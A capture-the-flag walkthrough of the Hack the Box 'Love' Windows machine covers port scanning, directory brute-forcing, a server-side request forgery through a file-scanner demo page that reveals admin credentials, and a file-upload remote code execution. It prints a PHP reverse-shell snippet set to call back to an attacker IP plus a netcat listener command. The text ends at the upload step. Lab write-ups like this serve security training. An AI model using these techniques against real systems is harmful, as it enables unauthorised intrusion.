
Hack the Box : Love (Windows)

Machine’s ip : 10.10.10.239 / 10.129.127.230 (after machine reset)

Note : The machine’s ip is different on this walkthrough because of the reset and the tun0 ip is also different because I downloaded a new vpn connection pack.



Love

EASY

● ONLINE 194


10.10.10.239

IP ADDRESS

1.Perform simple nmap scan to find any open ports

Command : nmap <ip>

Listed 7 ports based on the nmap scan which are port 80(http), port 135(msrpc), port 443(https), port 139(netbios-ssn), port 445(microsoft-ds), port 3306(mysql) and port 5000 (upnp).




```
root@kali:~# nmap 10.10.10.239
Starting Nmap 7.80 ( https://nmap.org ) at 2021-06-25 09:17 EDT
Nmap scan report for 10.10.10.239
Host is up (0.22s latency).
Not shown: 993 closed ports
PORT     STATE SERVICE
80/tcp   open  http
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
443/tcp  open  https
445/tcp  open  microsoft-ds
3306/tcp open  mysql
5000/tcp open  upnp
```


After that, I run another nmap command to find any other important information that I missed.

Command : nmap -A <ip>

The result shows some domain names which are love.htb & staging.love.htb, and also the OS of the machine which is Windows. It is also stated that port 5000 is also a http port but is forbidden to be accessed.



```
root@kali:~# nmap -A 10.10.10.239
Starting Nmap 7.80 ( https://nmap.org ) at 2021-06-25 09:26 EDT
Stats: 0:00:49 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 71.43% done; ETC: 09:27 (0:00:05 remaining)
Nmap scan report for 10.10.10.239
Host is up (0.23s latency).
Not shown: 993 closed ports
PORT     STATE SERVICE      VERSION
80/tcp   open  http         Apache httpd 2.4.46 ((Win64) OpenSSL/1.1.1j PHP/7.3.27)
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-server-header: Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27
|_http-title: Voting System using PHP
135/tcp  open  msrpc        Microsoft Windows RPC
139/tcp  open  netbios-ssn  Microsoft Windows netbios-ssn
443/tcp  open  ssl/http     Apache httpd 2.4.46 (OpenSSL/1.1.1j PHP/7.3.27)
|_http-server-header: Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27
|_http-title: 403 Forbidden
| ssl-cert: Subject: commonName=staging.love.htb/organizationName=ValentineCorp/stateOrProvinceName=m/countryName=in
| Not valid before: 2021-01-18T14:00:16
|_Not valid after:  2022-01-18T14:00:16
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_  http/1.1
445/tcp  open  microsoft-ds Windows 10 Pro 19042 microsoft-ds (workgroup: WORKGROUP)
3306/tcp open  mysql?
| fingerprint-strings:
|   DNSStatusRequestTCP, GenericLines, Kerberos, LPDString, NULL, NotesRPC, SIPOptions, SSLSessionReq, TLSSessionReq,
giop:
|_    Host '10.10.14.24' is not allowed to connect to this MariaDB server
5000/tcp open  http         Apache httpd 2.4.46 (OpenSSL/1.1.1j PHP/7.3.27)
|_http-server-header: Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27
|_http-title: 403 Forbidden
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprin
t at https://nmap.org/cgi-bin/submit.cgi?new-service :
```




```
Network Distance: 2 hops
Service Info: Hosts: www.example.com, LOVE, www.love.htb; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 2h53m55s, deviation: 4h02m30s, median: 33m54s
| smb-os-discovery:
|   OS: Windows 10 Pro 19042 (Windows 10 Pro 6.3)
|   OS CPE: cpe:/o:microsoft:windows_10::-
|   Computer name: Love
|   NetBIOS computer name: LOVE\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2021-06-25T07:01:22-07:00
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2021-06-25T14:01:24
|_  start_date: N/A

TRACEROUTE (using port 5900/tcp)
HOP RTT       ADDRESS
1   220.22 ms 10.10.14.1
2   220.39 ms 10.10.10.239
```

2.Search for web directories using dirsearch.


Command : dirsearch -u <ip/url>

I found a few admin directories based on the directory search.




```
root@kali:~# dirsearch -u love.htb

                        v0.4.2

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 30 | Wordlist size: 10903

Output File: /usr/local/lib/python3.9/dist-packages/dirsearch/reports/love.htb_21-07-04_20-21-12.txt

Error Log: /usr/local/lib/python3.9/dist-packages/dirsearch/logs/errors-21-07-04_20-21-12.log

Target: http://love.htb/

[20:21:12] Starting:
[20:21:14] 403 -  298B  - /%C0%AE%C0%AE%C0%AF
[20:21:14] 403 -  298B  - /%3f/
[20:21:14] 403 -  298B  - /%ff
[20:21:18] 403 -  298B  - /.ht_wsr.txt
[20:21:18] 403 -  298B  - /.htaccess.bak1
[20:21:18] 403 -  298B  - /.htaccess.orig
[20:21:18] 403 -  298B  - /.htaccess.sample
[20:21:18] 403 -  298B  - /.htaccess.save
[20:21:18] 403 -  298B  - /.htaccess_extra
[20:21:18] 403 -  298B  - /.htaccess_sc
[20:21:18] 403 -  298B  - /.htaccess_orig
[20:21:18] 403 -  298B  - /.htaccessBAK
[20:21:18] 403 -  298B  - /.htaccessOLD2
[20:21:18] 403 -  298B  - /.htaccessOLD
[20:21:18] 403 -  298B  - /.htm
[20:21:18] 403 -  298B  - /.html
[20:21:19] 403 -  298B  - /.htpasswd_test
[20:21:19] 403 -  298B  - /.httr-oauth
[20:21:19] 403 -  298B  - /.htpasswds
[20:21:25] 301 -  329B  - /ADMIN  ->  http://love.htb/ADMIN/
[20:21:25] 301 -  329B  - /Admin  ->  http://love.htb/Admin/
[20:21:28] 403 -  298B  - /Trace.axd::$DATA
[20:21:33] 200 -    6KB - /admin%20/
[20:21:33] 301 -  329B  - /admin  ->  http://love.htb/admin/
[20:21:33] 301 -  330B  - /admin.  ->  http://love.htb/admin./
```

3.Add the ip address of the machine and the domain names in the /etc/hosts/ folder



```
  GNU nano 4.9.3                                        hosts
127.0.0.1       localhost
127.0.1.1       kali
10.10.10.245    cap.htb
10.10.10.239    love.htb
10.10.10.239    staging.love.htb
10.10.10.239    www.love.htb

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```


3.I opened the machine’s ip address on the browser and it display a login page for a voting system’s website.



Voting System

Sign in to start your session

The subdomain (staging.love.htb) will display a free file scanner site.



Free File Scanner

FFS will scan your files for recognized malware signatures.


Our purpose is to provide a easy online file scanner to protect the internet folks from well known malware viruses and worms.

Sign up today

We are not live yet please subscribe to get updates

© Valentine Corpotation. All Rights Reserved.

Next, I go to the Demo page and it requests to insert a file url. I tried to access the port 5000 here by inserting http://localhost:5000 at the provided fill box. Once I press the scan file, it will display the credentials for the admin user.



Specify the file url:

127.0.0.1:5000


Enter the url of the file to scan

Voting system Administration

Vote Admin Creds admin: [redacted]

© Valentine Corpotation. All Rights Reserved.

4.I entered the credentials given to the admin login site




Voting System

Sign in to start your session

admin

●●●●●●●●●●●●●●●●●●●

I managed to login to the web page and it displays a dashboard of the voting system.



love.htb/admin/home.php

Dashboard

Home > Dashboard

0 No. of Positions


0 No. of Candidates

2 Total Voters

0 Voters Voted

Votes Tally

I go to the voters page and it displays list of voters and I can upload, edit and delete the photo and also the voter's details.



love.htb/admin/voters.php

Voters List

Home > Voters

Show 10 entries

Search:

Lastname	Firstname	Photo	Voters ID	Tools
b	a		HeQchKFw5TynDf6	Edit Delete
b	a		QE8SnG6e2s3jApx	Edit Delete


Showing 1 to 2 of 2 entries

5.File Upload RCE

Apparently, there is a vulnerability for voting system which allows the uploading of malicious files into the system.

I used php-reverse-shell from Github to exploit this vulnerability. Other than that, can also use nishang shell if the php one does not work.

Before uploading the .php file into the system, make sure to edit the ip address and the listening port.




```
        }
}
echo '<pre>';
// change the host address and/or port number as necessary
$sh = new Shell('10.10.14.105', 9000);
$sh->run();
unset($sh);
// garbage collector requires PHP v5.3.0 or greater
// @gc_collect_cycles();
echo '</pre>';
?>
```

The next step is I start the port listening using netcat.

Command : nc -nlvp <listening port>

Once I run the netcat command, I upload the .php reverse shell into the system.

